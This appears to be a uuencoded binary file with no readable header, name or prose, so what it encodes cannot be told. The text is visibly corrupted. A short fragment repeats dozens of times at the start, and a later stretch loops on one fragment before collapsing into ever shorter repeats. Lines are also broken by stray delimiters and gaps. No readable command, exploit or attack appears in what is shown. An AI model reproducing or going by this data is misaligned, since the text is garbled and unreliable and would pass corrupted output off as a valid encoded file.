$$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*K.*Z $$ | /5Y71X6|| $; >*$ M5;5UK=M-4^[VG@<EN6,D<6EC:`]J37-C[".IGH3OHI+N2)_`&NB>V=Y-4AJ8 M3TUI*@Z])F-+FGST#D&V"K?:H["E4<#G<_Q@1R1HG7X+"RL4ES#(27H'_?JP MDG!]V'5Q;SOT^[CLO*HQ1C8?D)DJ:A1*;(,*RXI+U!*[,)4)T7\WUM4H*,/> M`9+(PFFVW.,+Q2DESYM%FEK4'62YOK1L+5I;;C4.RRV7QI3M/%A/?GE T2]C M>^?@DOAX*I,_[9HE:UP^ZD+[JW8:J31(NE(L]\$^/\]GANT@R'Y#L.D"ARZ!8 MP<:QA]OCU=(4TT"21,.A_*GT=DWOS,6/Z1..7=G/TDZS61(-*.'L:J>?[KK` MZ^7R\$EESMWO!9FQ^KE`\/T:<^41C?16L56Q4;P.G'*-B-Y:MJS&V#.3C&NMJ MY,H0%\N^@^]Q88T#LO8OE9+YKB>WPX-D&8/BMO5JGP?/-[,8I'V<H;T:/,8Z MSI9^?Q"THKFT-I3AIX?/BK>+BDD'E:!@KQP@]1<2S?=7#TFU--O^=++86\-N M.MX_BQUIG`<5NPXV.BR.]H,%\$EG-)8G5W4!6+-(%2T&2Q%RQ0W%0D#]B,1!] M&:-M0!W@=O`*2N8+)#F.0<5NJ9R<F2J4(A89)Q\ME89TW&1BG-"SS0YX/L8\ MR5:9)[69URO6^L-60)XZ>@%N+#Y1/DV<QII%"@,;ZA8HA`PRT=]@=!LVH#,? MTND?J22C4M;5T&5DN]-L#^")^@/L6_,\$@?N</F#C8K)"R;PGL1MG?*ITL_FZ M#;I]R<RN6<EVBT^G#P\$%Y'9[L">P766AR/:BOEPR-KBKZ1<N0L?[E3_763CD $MCPRIGHU; PGS>XU?U>^&)10:"V:(F;&6V`?02XN9K->P>#T<1<.H\3C[1;T>,$ $M^+.]EH?U56/UCJ^Y,5X<.%I\$'?46]S<N&JH5']$\&7CCANX\Z"4#60J,L=W$ $M*>,[$SQ,-)]^*I5PM[^_U;6/@!5P6XSC>'(J#_%,P,(PC_W=D%;BMAX4">9]$ MP=\$\PN.`'I3\5IYM\]8&@S+OG':,UC3]&\$">F1F3[3:+9=/>1>QN!^^HC:V8 $M[-G-2^WZ]("]-0R[^2OUX6E^D.8D]"':9J[4"^34(_[S%X5(>LE&F+W<8C-D.8D])"':9J[4"^34(_[S%X5(>LE&F+W<8C-D.8D])"':9J[4"^34(_[S%X5(>LE&F+W<8C-D.8D])"':9J[4"^34(_[S%X5(>LE&F+W<8C-D.8D])"':9J[4"^34(_[S%X5(>LE&F+W<8C-D.8D])"':9J[4"^34(_[S%X5(>LE&F+W<8C-D.8D])"':9J[4"^34(_[S%X5(>LE&F+W<8C-D.8D])"':9J[4"^34(_[S%X5(>LE&F+W<8C-D.8D])"':9J[4"^34(_[S%X5(>LE&F+W<8C-D.8D])"':9J[4"^34(_[S%X5(>LE&F+W<8C-D.8D])"':9J[4"^34(_[S%X5(>LE&F+W<8C-D.8D])"':9J[4"^34(_[S%X5(>LE&F+W<8C-D.8D])"':9J[4"^34(_[S%X5(>LE&F+W<8C-D.8D])"':9J[4"^34(_[S%X5(>LE&F+W<8C-D.8D])"':9J[4"^34(_[S%X5(>LE&F+W<8C-D.8D])"':9J[4"^34(_[S%X5(>LE&F+W<8C-D.8D])"']:9J[4"^34(_[S%X5(>LE&F+W<8C-D.8D])"']:9J[4"^34(_[S%X5(>LE&F+W<8C-D.8D])"']:9J[4"^34(_[S%X5(>LE&F+W<8C-D.8D])"']:9J[4"^34(_[S%X5(S+D.8D])"']:9J[4"^34(_[SXS(S+D.8D])"']:9J[4"^4"^4"']:9J[4"^4"^4"^4"']:9J[4"^4"^4"']:9J[4"^4"^4"']:9J[4"^4"^4"']:9J[4"^4"']:9J[4"^4"']:9J[4"^4"']:9J[4"^4"']:9J[4"^4"']:9J[4"^4"']:9J[4"^4"']:9J[4"^4"']:9J[4"^4"']:9J[4"^4"']:9J[4"^4"']:9J[4"^4"']:9J[4"^4"']:9J[4"']:$ MM6P"P@GL9W, 5-'N*-'->X(BK-4>RQY9=?Q*0B@DY"VQU*2BQ<&\$YMB*)K,G,M?35W\$;;"%),E_]RQ>UO=SJ)WO^9;73I4'I2#2\^E4WF-.W+X-?FMR!MOD57_ MICR184<V3[V9^H580K6`O?OI-;47LR>&Y!E-;&\)ZDRU907%!F&>U!XZ5MA8 M#)\>FS-@85`\TQMWYMG^"D;_XN-GI?2PRN&LLNSBW<P6^1XF*0RVM!:1<!ZN MYNCVM8/M]#G1L`2=N2*'V`F`L(;18+YG"!4_-26R>8.*7_+,>M[/L_Z-BOQ M'Z*S(O=TASQ)\$^#] $U:W2_&5K?>!0&^T/TDU-:^+D+7%35D`#L3M8/8':@.I)$ M\$4+Z!^E`R8H0=GM+!3LF):=EYZ4A.D_T*NQ/\H#=061A^G`9_XW>\$5JJL*E^ M3QV6MD[^>]=*NY<>U,A#KZ34D?AO^W2R_1036@+R8J[B/B5]5,+N'012&QWZ M?#[(<]3D:#7S=R*A:FW/S<P;D^S6T/"3`5;!AA[,[)CCD`T@<M".1`[E@P!+ MFTOB, 7E5.YXXY_VZ0E2NWUBFZAE_HT21_5V;(V7-F6CHGT>P2J%ML(YG#?\$ MU*"-1,)XWN,VY/"I5CYLGZ)A9\$P(PL#!(=09+DGC/[AJGWXK%O/1:[*4>EC] $M/RD7 = <7[[HB=TL(Z$D\[.'6-/!YF\#ZD*OI0I3*MC8>:,\]<6-/!YF#ZD*OI0I3*MC8>;]$ M7;Y 2]/MV?X[B7;R"?^T:[!+69JFC]B[NG74/BSJL=S1 I'>XZ`A2:X4>G`S MS'/Z]A%*C^7TLEOEP>`3V59.#Q6&>>XD=A69F?=T7I&,R*&%8RT=LPIEM%Q ML]*A\X)'HUB4.RKP0)8DD=9-K<I(+A%@[JF'-%'O/6!M!;8ES2R*!TF*AL19 M%=D.HX#[!]@N(XA]]9E%]W37S"))U[H#\P@TL]6#V/HU0FA0]BEO3:?D324V M'M4"]R!BD8"*RL]>G./G5#;RE#\$49]NK*\$Q>PI"M/!OKR%#WI+5T'U%.19(0 $M<4D"C[3F!FE3:<M-]'?%INZ"UM28G0S0=(4A_;S@2+2[)6_C<^]X(=YNN5?0)$ M^-3Z\!B1'00*A//%PK`(K<X_8?%#(U9GW8=&4J5U'QKQE,*R''4Y(_/XP2`G

M3BO3(U(;/K.A@!)DS2F_Y@RO\$&5[3W=.%\IV-:-"F20F?5G:7THB#?4T8P.P MD93^D7[T;D-*<E5^VK](^E+9+(W\#PV""K(UDJ*[[,UFIGOP,(8EC[JQA"1X])]))$ M[[^7#_0E\WG)AE[.9%0W]'XFH[K^RYAVMU?25ZY;C_)@(T3Y1-E;90C%,Y[0 MX!UBK>J@\$`FYCMLQ+S=J!>FE!#;KF+FG'<\$='78G6RLR:;7;AD*BYE`VY*<0 M=YI;E2M3&G*969Y0X704#.`]O2.=GC[[5>W5?E[3O"H_L\$.UL0&=>=*1M]LL M+-F%'`\J3=D^:W*-#+V'&,(2*LA^@;%P*<1J;>A1!]'SWMICJ7T`@G'V`(20 M: =I.NH R6`%7J,*2NSX\$Y;-%\IR\$E1?]HTAKL20UN2L1[V-ZW:'M*<U7,WF MM'[1=0-ZL0257"RU)PU+_;7*9M&V>"L.;UANAK>]AQ1F%KSS^=OAQROX564W $ML6-\#P0+QI>CUYW>,S49\$NYL'>TLKRW[&PRMDGW;DLTO^4+_3MG-\44BNP,J]$ M<Y1!8R-*^6NWP_FN]K)9]PS)[3;\D&Q6NHMAN++8[XMNBGSR)A2`-;TM^&%) MN"Y-/7B^G<N(!?+GS?#6^6(IGSZT.7V\F(\NVO!M)>\$SRMLD\EF=9M'.Z_\$* MNEP,L9[CN;':\$?L^QNRMFV&1;,'S)-Y>ZZ!LWI/9=VT4\.FCG@2MVO8+!2+0 M/)C8>Q#)Y^QUAE:RT<W4S8UNIFYZVYT]";S6YX5#\OA):1-;H&W;01V;<<M3 $M@5 < HBEY1L@/I\setminus ID:7S>D->]K>??=VU3M<2[%V\1L!?:!W70*(=.'F=YB.NE6)$ $MEQ/>(DP*A=M#F\5;%:U_#;!YH:V"3;7W?+7#.YD:WI;MD)"[]:/WY'5+-S,$ M9\$7!`&&NO;H\6#TL;X_(OD.OES&1?,&-]+8E>9)T8K=F4UZADB6!)=YH5[8" M"G"MT)&V\HI\$MEY]>6[)R@K7#:9#[X.RLCV])=3S:'8G?=0PK^10'FJNNWFH M:3?![&CM;W<;10+=\+P=/F.E^EC_%:-6LK:BLWCI!_>+8EMY!W"KF^6@>XMI MF2249M(_X*^N-+ON+;+N3S6(K`U69#J4GUTVCW1D=FK?8NEA3]VV)%J "DOG MKFFNM!?2C&"@.TS;3J?'KT(,R#+/#DCR5JW3%(VZ3>IZ6*=NY[H#MV#FB%Y_ $MF\/:B(RA:QHV?>A>JS<F787/'+;\-Y)9T7('D99=PK&2SK+W@@,K.C;^_5M>$ MU12]EF;/G,TS,=O3\^GZ3=BL)*8^\$V+P5\$>7[7I>7GW5R^R%I+;!A#B?J/#5 M9H7O-9/NQLXDY(T\$KI=S0D>QCMTF%[6[:W9,XADVC^>[:MG(:/M9&X:\$)?-* MTL3481&CE1UPG+!SX)B]<7T[LFIQMGW2!BE%,CIGYH.VR00HWW'EL86Y/*MF M6YT'_2+MRC=#C(U#<?XBGB_&+E:&J:?MKX[/SS6WV4^W9G<ZL,PC;H@&G9N\$ M9"EA+*N%15C37;'YXL%Z<C8XG)0N%N:/';WZ-<S9#>UZ\US?+4*SL*<3UDB1 MVBR3CUW*8YQ,6MXZXODQXK#,KJF,\$7KS?:NT[HH+M-9=<0&U"H1YC&[31U*I M/MPF:5;;]IP@_)#71I3RI@0?S-J`SKKER*-7ZY8C.EXYWAAL9>M?;O%UKGN! MQ5>&E6N93U(W<E5_>;]TN/DUG'TVZG%_'TF/)]!=L%DY!^20(8/N(-MQ94%? MHD+^VY[#_IT[1U>66V6ZZ8&&1^9S9'G%`PV/^`=U?-+P4?ZXE6,>:'C\$/ZCG MDX:/<L?)*H,'&AX9'324.[%-?I>/JOS_?_^/_KL@;:_R\Q/';]ITZVV;-AV\ $MW089^M, Z@Y@D+/DOSO(?=O:AV0=VP.-FVJC4BJ).24NXZ(?/A=R+<?:$FOMOSO(?)$ $\texttt{M9,J[]} \$Q'(\texttt{D,>,R*Q(?M')} \#'\texttt{DT(B4}\#7\texttt{G*B\$0,><&(5`UY\backslash XC4}\#/\texttt{GTB-0-^=J(B4\#7G*B\$0,><} \texttt{M9,J[]} \#'\texttt{DT(B4}\#7\texttt{G*B\$0,><} \texttt{M9,J[]} \#'\texttt{DT(B4}\#7\texttt{G*B$0,><} \texttt{M9,J[]} \#'\texttt$ $ME"9^?D[$&V[AX^(,?K^1(S1YQ(Q1D\1,4;0)F*,?AP18_02$6/TD(@Q^ODC)]$ $\texttt{M$AF;WTC$V/Q)(L;F;Q$Q-O^"B+'YSH\8D;*Y+B+&YFDB55.\#1(S-JT2,S2\:}$ MD=C8_&(BQN:_(&)L_A`18_/7B1B;_XV(V)PYJR7&YOL1,38_@HBQN4+\$V#P] $M(HFQ>1^1DJDO(L;FIQ(Q-E]'Q-C)B)E<Z5$*L8SB1B;?T;$V'S<V2-B;+[[$ MB)2-S0\C8FR>(&)LWD[\$V/Q8(L;F92+&YM\F8FS^?2+&YE<2,3:_A8BQ^0,C M4C\$V_ST18_/WB1B;;R9B;+[+.2-B;#Z#B+'Y?"+&YCJ1JJEW(L;F742,S5>- $M2'7">`(18_-A(L;F:XD8FU]#Q-C\3B)ETY:)9+Y!Q-C\+T2,S3<2,3;?.B(U)$ $\label{eq:m8_inverse_main} $$M8_, IYXZ(L?F^1"+3Q^Q-E], \#\&].I\&RN3]$C,U/)\&)L?CJ1FFDI1(S-KQN1)$$ $\label{eq:mnk'y[41*int0,39_@8BQ^:=$$G,WB!B;3SYO1(S-\#R!2-?Y\#Q-@\\0\\38/\#<B)} \\$ ${\tt MI0D8O<`\$1E_\#)\$(/R01\&OY4)C/X;)F5<*1,8_1TF57@"\$S\$:_CJ?2!T])!\$S}$ M\$#Z<"6RN,H'-.YG`Y@-,\$EPIDS)Z"2:P^?5,8/-?,8'-GV("F_^9B!D(?\`\$ $\texttt{M-O^:"6R^SP5\$80203\&!SC4D9M<RD@]G^IO[3\&JX=B9U]^!\$S\$\#X<B8EC^Y, } \\$ $M(OO)3\&\#SQYDDZ!.8P.8?,X'-)SR2"\&P^G4D-42$3V+R=B!D(KV8"FX\PB="6")$ M%I,\$XSN3,JZ4B?%G)L:?F1A_9@*;_Y&(&OA_Q*2\$&BP1@<T/9@*;JTQ@\^5, M8'.+"6P>,H'-SV("FU_*!#:_C8@9"#_&I(0Z91+!,YG`YI,B(@EB;"9E>"83 $MV/QH)K!YEDD-5H$-J^2J4V@1V)2PMR!"6Q^*Q/8_+=,8/,_,('-WV8"F_^=$ M21517\$RDAG&'"6S>3*0^`5]E`IN[3"+T/TQ@\[.9)/!>)F6T4R85C+!,JKA2 M)K#Y)TSJB"X21R(S#I[%I(18@@ELGF<"FU>8F#&%"6S^72:P^85,8/.?,ZDA MLF)21YQ)Q(R#/V,"FV]?)@*;[\W\$C"E,8'.921F^RJ2">2Z3*N:Y3&#S'S.! MS6\@8L;!OV0"FS_*!#9_DPEL_B43V'QBA4@95\H\$-I_)!#:7F<#F22:PN4G\$ $MC(/+3\&\#S[S\&),\&=D\$J.=,H'-[V=21D_+I((>B0EL_AX3V'PC\$]A*Y\$D`K\$\$$ $ME4@)?103V+R928QK9P*;G\^S-A]F4D'+95+&W(%)#2V721WC#A$S#GZ$20DQ$ M)),(D163&#TVDP0]=HT(;+X'\$]C\(":P^3PFL/DB)K#Y<B(5XQM,8/.3F408 MK9C\$&*V8)/`6)K#YKYE4T*LSJ2+GP`0V_P>1;\$)8'Q\$\$#I[*I(3>CPELOI!) MC&MG`IOW,8'-*TPJ:"E,8/.KF<#F]S&IH]Z)U"8P=V`"FW_.)\$*.:#.1&#,% $\texttt{M}) @ \texttt{EN!A/80)4}; \texttt{'X,\$]} @ \texttt{`*;_X!) \texttt{'3T;\$3,.?I8); /XN\$]} \\ \texttt{C} \texttt{2R8QKN)} \texttt{"(@GB)} \\$ $\texttt{M*":P.68"FR]C`IL7F-3@F4Q@\Q^-2\#QA^F<F)60\F$2(')C`YAN9))C'/8I(} \\$

M&5\$3\$]A<85*%CS&IP<>8U.%C1\$H3F*TS@<U_R^0V_RD3V/P>)K#Y<TS*Z'N9 MP.:;F,#F.UU\$1(:9"Q/8_\$@B9AS<P@0V7\\$D0M_+)\$;?RR1!QI4);'XMDPKB MOR95C#M,8/,_,8'-/R\$23R`:O)@(;+XGDPC1!1/8'#&!S9<P@<U[F530KS*I M(HYB4L/E\$D=LU\$BR03B*"8E])E,(LS-F<#F7S*)D,*[-)\$R,GA,8'.-216MMD@EL/L#\$Q/Q\$\$#CX-"8EU#(3V/PG3(P_,S'S;B9EC`Y,8/,M3*J8QUU"I(;1 MDTD=UT[\$C(,U)K!YC@EL;C&!S6M,8/,SF)21?6)2P0C"I(IK9U+#",*DCA&\$ M2'4"0183V'Q\@T@\$#V=BQA0F9DQA4D;6D4D%ZRE,8/,*DQKZ,29UQ`E\$:J9 M9E+"K)9)A'IG\$L/#F<#F7S,IXTJW\$*D@8F0"F[<QJ:&/8@*;AT3,./@<)B5<M%Y,(*RQ,8LP+F"2H02)98G222`7Y%B95Y%N8F#P2\$]@\-2*)&0>O8@*;ATPB MQ`!,8/,[F,#FSS`I(Q_.!#;?RJ2*"&V*"&R>8%)'AH&(&0?W,C'S;B818@`F $ML/EY3!+T+4S*6!EA4D\&6CTD5L0T3,T]A4L?\='I$H@G4#I,2XG`F)A9E8F)1$ $M)K"YQ00V#YB86)0); 'X5$]A\/9,Z_)"(&0>_Q*2$.(%)A-&3"6R^C0ELOMM6$ M(K#Y(4PJJ'<FL'F:20TY3R:P^0B19`*US*2\$:V<2H9:9Q)B1,4DP>C(I8Y63 M2057RL3X\S8B-?2B3&!S@TC9Y'*9P.8U)A%R*4QBC`Y,\$JS+,"DCN\L\$-G^> M2151+A/8?`.3.D9/(F8</'D[\$=C\4":P.6("FZ>8)%CE9`*;5YE4,%XPJ>)N M,('-KV!2QTR32'4"'LX\$-G^\281<-Y,8;7F&2((57B:P^1PFL+G,!#9/,JDA M\$F8"FP\2,>/@;S\$Q_LP\$-G^828SL"I,\$WLNDC.S!I41@\]E,JL@-,H'-32:P MN47\$C(,K3\$181V82H9TR@<T089(@6\@\$-K^7"6S^.R957#N3&CR<21VU/")E M,P[>RJ2\$6KZ,2(3Y#I,8=XP);'X4DS)JF0ELWL>DBC4.)K#Y"!/8_#M\$S#AX $\verb|M+1/8_\#(BV7R0"6Q^-Q/8_`DF9<R%F52P,L*D"H\BDHV#3.J82>T8D6@"\PLF|$ $M):Q[,HGODS")LO+.Q,RMF,\#FRXEDZX-,8/,R$]A\F$D=D3D1,PZ^@$D)&6`F$ M=:;F,0899@DR/\P*2.'SPOV_XH);+[K3B(U]#9,3(Q$Q(R#328E^!B3"/,O)]$ M)C'R)\$P2 $K(`S,;E<)A6T+R:P^08FL/E6)G5$!9>/2-G$2$Q@_E,(N0JF<28)A6T+R:P^08FL/E6$ M>S))4.],8/,A)A7TJTRJF'LRJ6%/%Y,ZQE,BE0GD4IB8&(D);/XIDQCSKUU\$ M\$LP]F921N6520<3(!#8G3&IH*TQ@\S8B9AS<PZ2\$"(0); %Y@`IO[3!+\$V\$S* $M: \#M, *i@3, :EBGLO$W&<F)L=(I&9RYDQ,OHX);/X6DQAY`":P^1=,RMA;.ND $M@CZ*2151'!/87\&)21_1.I\#Z!._$Y+Z8P.;',S'KW4Q@\Y!)&2V7B;G/3*K($ M#3*I8;6"21T9LQ&IF''PBTQ*:-U,3,S/!#;?RB1!=O<*(K#Y-"859..9P.:(M20T1"),Z<@Y\$S#@XQ\3T=4Q,7\<DQFH%DP2C)Y,RUFZ85##/)9+-!YG`YE\2 MR>:#NT<DFD!TP:2\$%6<F\$79(,H'-\$TQ@<X,);-[-!#:WF)B<#!.3,V<"FY]) $MQ(R\#US\&!S7_\&)$*\&BDF,S"23!\#[\&Q.0*F)C\,Y,J9AQ-(B;_S*2.^T,D,?EG)$ M)K!YEDF\$T8\$);#[")(&W,"ECQL&D@AD'DRI60IG4\$*\RJ6.F2<2,@S]F`IMO M9A)A!)DC\$F,\96+64YB4<7^85#!>,*EB]&1B]E`QJ<,3B%0F<.U,2IAI,HF0 M>V<2XTJ9P.;?,"ECW6\$/D0I:"A/8/,\$\$-D\Q@<U[B9AQL,.DA-P[DPBS;"8Q $\texttt{MZI1}) @ \texttt{BME4L:5,H'--S(Q>ZB8U)"1WDNDCM5M(C6S?X-)">,.$]A \\ \verb|\| .1/8W&*2| \\ \\ \end{aligned}$ MH\$Z9E+&RSZ2"508F5?1^3,QZ"I,Z<K!\$ZA/H#YF4,/><)Q)A%L`D1I3+!#;O M8`*;>TPJB-695#&O9&+B#28FWAB1ZH193V%2PI4RB3`#8A+C2IDDN-(KB9C] M&TPJZ.>95-\$JF=10ITSJB-F(F''P`!.3RV4289\5DQBS;"8)H@(F941?3"J(M>YE4L6.!B=F/Q*2.J.`Q(V+&P?.8P.8Z\$]B\C0EL;C(Q^S>8F#5Z)B:/O,3\$ $M2\$QJF"\SJ6-\$(Q)/8-;\&Q*QW,X'-MS\&)4>]7\$4D053(IHRTS@<VS3&!SATD-FREEDOM)$ $\texttt{MV14F=>3'B"03'DF)<0V3"*LXS.),2XS,>LI3,H8=QY+Q,Q3F!A_9@*;=S$Q : A_9@*;=S$Q : A_9@*;*S$Q : A_$ M>20B99/[8E]=6V82(>?)Q*RG,\$E07TS*\$PF%;33JXE4T2,Q,?-N)F;>3:0R $\begin{tabular}{ll} $M@7PFDQ+\D\$F\$_\#R3\&)\$GDP3Y>2:F\#3*I(\#_/Q.1RF<\#FFYB8>??C1J1JYMU, \\ \end{tabular} \label{table:eq:likelihood}$ M2O!,)K"YQ@0VSS!)T",Q@<U])A7LW65218_\$Q,Q3B&3S02)F'/P@\$[.'BHF9 MIS`Q,=+CB218B6!B8B0FL'F:216KG\$Q,OHY)';\$\$D?H\$KHM)"?D\$)A&>CV," MF[_!),&LE@ELOID);+[7/B)FWQ<3L^^+"6R>&Y&:&0>[3\$J8:3*)L!.#28P] MR4P2M\$HF)L?(I(+K8F)B)"8US`*>0*2.G1A\$S#BXF0ELOHR)R6\PB3\$#8I(@ M1\W\$Q/Q,3(S\$Q.PY85+#R,BDCFB02)87;1\$181\1\$]B<,#'K*4P2U"`3V-QA $M8MH@$],&F=30TS*18^6:2&S:(),2H@(F$;+Q3&+$44P21(Q,8/--3"K8![N?])$ M2!6S`"8UY-Z9P.9=1)()Q`E,3/_,),+,ETF,.(%)@K;,I(PXBDD%J^1,JFCO M1++Y(!/8_*]\$RA.X&TQ*6/U?(!+!6YC`YI@);&XR*2/[Q,3L?V9B]B,QJ<%; $MF-2Q0XE(-A]D4L(J%9,(/3:3&\#L?F"3(G3(Q^{;1}&(A5$5DRJ6)=A`IMK1+*)$ M*)&JV< /!#9WF\$2(29C\$V!W!)\$&LQ<3L<652P9H+\$[.?GPEL AD3V'P;D=H\$ $M(NHV\$;.>PB3"G)\$);*XS@<U;F<\#F/4Q@\P*3*K)J3&J(/)G4,8,F8L;!=S,Q$ M8S>3"\$\!,('-MS!)T`H.\$"GCV4DF)A9E`IL3)K!Y"Y,ZKGU\$ZF8</,2DA-D\$ MDPB]!!/SO!63!+N8F)3A\T2R?3),JE@=.\$BDAMP.DSJB4R)F'*PP*:&6F<#F M_4QBC`Y,\$HP%3,H8]9B8?05,JNC5F<#FWS"IX[J61B2:P%R8B<EO,('-NYC\$ MB,>8)*@O)F9?`9,*<B!,JEB_8`*;G\O\$Y+Z(Q!.X/TQ*\'DF\$3R!28R9"Y,\$ $MO003\$_,S,>O=3*J8!3^Q.1DF=<SCB)AQ/#^9F!PCDP@];8=(C%P<DP2[Z9B4]$ M,2XSJ6`VP<3DZYB8_IE(MD_&\$?FB_R;[[W8@\%Z3OLDS[C=ME1/[GO5MC45X\ MF_U^7)'._L\$`K2G-T1?IM&U!8@]T+A7+>B<JG=6VO*++_"X"T;GR@J)W?7S9

MO>MCL2LOSAF6+E@@+;'#7JE8=5S`'JRE6%W<#?MVD+LYLJ\E-Z@SW/0\$.1[E MR"MV^KT476N)08?RS][#OY(?]_M?W\--[A[*W2RX]F^Y:Y<+'PSE_6SZXLOI MDV[600]<UF;1L3;?,;7^?VVS7^^^S3]P-B^W.CUGK_LWG?KA!FP>^>HI_W>^ $M.ABZMG(2=)(S1\#MX7;]RUR5OSQWXUW5\%FD\(7Y?[EYYKQW&9\#L@@C08-R3SS])$ M&6F4<KPEN!NV9%CX`-\$^^?_T;L@]R.[&ISZ+]JE:KCV9R*%S[T)/>-^)]HZM M+.T[U%Z-(WW7_A!-8/P=>T/:'UH=\S:%]!X2D?.DHY4BGTMWJRKRG70VP01G M +XB9PBYTOV81\$(F%)D5LE>1?4*>HLB3A;O6D1<(^90B;O+R8T7>(^1>)S#Y MN)#-BGQ1R!-&)/.+9RIRBY`W*W*?X^1(1>KRXR9%=LN/TT]DTI4?4XK\GOQX MBC2\$0%21JX5\2)&ND']5Y%E"3KDCD]<*B11YAY`K%?FHD*>.2#8NO5Z1GPCY MNQ%!GR\$4Q8W7[:4^[L3D;"&/4J0A9+\BCQ7R;\$76A+Q5D>N\$?%F1UPFY19%W M"GGPR4S^5LA6\$%=?0KJ*_%3(=8J<<`?Q5T5.\$_(M12X0<OM3F%PBY!Q%KA`R $\texttt{MJ}A^(8<561/R<D6>*^0CBKQ*R+\K\BXA=[DSD*213YOI"K0\$P-"GF:(K<**)) | (B<561/R<D6>*^0CBKQ*R+\K\BXA=[DSD*213YOI"K0\$P-"GF:(K<**) | (B<561/R<D6>**(B<561/R<D6)**(BXA=[DSD\A) | (B<561/R<D6)**(BXA=[DSD\A) | (B<561/R<D6)**(BXA=[DSD\A) | (B<561/R<D6)**(BXA=[DSD\A) | (B<561/R<D6)**(BXA=[DSD\A) | (B<561/R<D6)**(BXA=[DSD\A) | (B<561/R) M>:,BITB[^8PB]Q5RHR)GGB#T+DS*0BY69%K(HB(M(<]59"CD[8H\1\A7%'FE MD%\K<KV0A]Z5R8>\$;%?D\T)ZBGQ3R!\J<H.0]RIRW(G2XRARJI`3[J;\6<AY MBEPH9+<B<T*.*G)0R"L5N4;(QT#<M0OY@2(O\$W*WNS-YBY"*(E\0<K4B_RSD $M\&8K\6$, B; B, AO)\DHHLB]A/Q<D4C(:?=@\F@AER@R*^2`(ATASR<BM@AYAR*O M\$?(U(B(7<JLBGQ3RL'LR^8:02T%<#019`7\$U*+W1BT&<]PIYOR*/\$/)=138+ M.>E>:KP0<H\$BRT+F%/D=(=<H\E(AKP9QOBKD\$XI\3,B/%/FZD'O<6XT@0FJ* MO%"1=PMYMR(?%_)M1;XDY(ZGJKA%2*3(SX4\EH@<<;)<J2(/\$?(612X4\A5% M]@BY39�LZZKZI!(5<H\A(AURCR+B&O`W%7(>0SBOQ0R'\I<KSTUJ??C\G] MA6Q3)!&RHLA6(2]19*^0CRC2%?)#19XNY%ZG,7FQD(L4>8N0`XI\6,CO*_)5 M(>]1Y`8AWR\$BO\DX<*?[JWY#2*S(V4*N5N1B(;^GR!5"WJK(LI"O*O*<.Z?I M^{0} "#E;D?<)V:W(%X0\69%_\$?)Z16X1\EE%[GH7:1>*/%S(@Q[(Y"(AVQ79)) $M)>1)BAP2\E)%GB7DHXJ\7,B/%+E>R+U/5[V$D(M!7.T(.:C(#X1<J\AOA/RU))]$ $M(@^XJ_1UBEPHY.0', =DF)%'D:B&/4^2)OIZIR!$A;P-Q?BCD:XJ\\OHA,_QT1$ MZX2<H\C7A305N5G(4T!<[<BH^`9%'B3D<XH\4L@O%;EOR(,?PJ019\$:192&K MBORND) < I\AHA'U/D@T)N4.2;0N[S4";_) > 313#"2+RERKI`7*5(5\EY%)H5\ M3Y%=0DXY0UV%D+(BSQ?R>\$7^0LBS%'F_D+<K\GDA7U?DNT*.>QB3GPDY5Y\$3 M9-R>4^0,(;_%!%'#&Q5I"OF\(BM";E+D:4(><B:3:X5<JLAKA0P4^8"0EROR M#2\$?5^1'0GZLR*^%G/IP)G>YI]BMR(.%=!29\$'*=(EN\$O\$^1QPOYOB)'A<B; $M78D\3TA\$D=<)V:?(7PEYMB(?\$7*](G\OY!M,\$.D<?Y:J02'G\$9'?)![9H\C]$ MA3Q5D;*0/U5D4L@70-R5"KE9D64A#SU;S;*%7*;(2X0,A=CY<OHQ@\G95RB= M=XK.)T#<M0OY3T6^*.2^YZAK%](`<=<NY(F*W%ZBH3\`<;4LY/V*G"?D7Q2Y $M4,A=SF5RJ9"J(H\3\@1\$5H0\1Y\$7"7F'(J\1\H^*O\$W([<]3HX.0\Q7YFI"]$ MBOR; D-]6Y&8A; U+DY/N(QRCR0"&W*%(1<L;YJO\1LD.1_4+6%#DBY)6*/%_(M)Q5YE9"?*/(.(?>[0,W?A6Q1Y%^%'%+D^%-E9J?(:4+^1I'S3Y4C%=DBY*Z/ M5/4EI*;(42\$M15X@Y+F*O%S(7RIRO9!_4N2S0NXPP>0_A5R@R-TE?IR?4#8+ M>9HB4T+^3)''"OFB(@,AOU+DV4(>5E+CLI"=)16]"SE<4CV)D%>55)0KY%.* $MG"AQZ$]+:FXEY+2("&+>246N%-)5I"ODCR(52PCY`!/$Q?\6J<A<R-UB%?L)$ MJ2OR/2'[%?F%D.?%:GYOFO0OBIPNY)N*Q\$).2%2L+N21B>K]A%RIR)J0IR>J M%0CY<T5>+>1+B;HN(;].5"L0<F:9R;>\$7%Y6'B7DB".F\$Y?2RVHN+.10%9D0 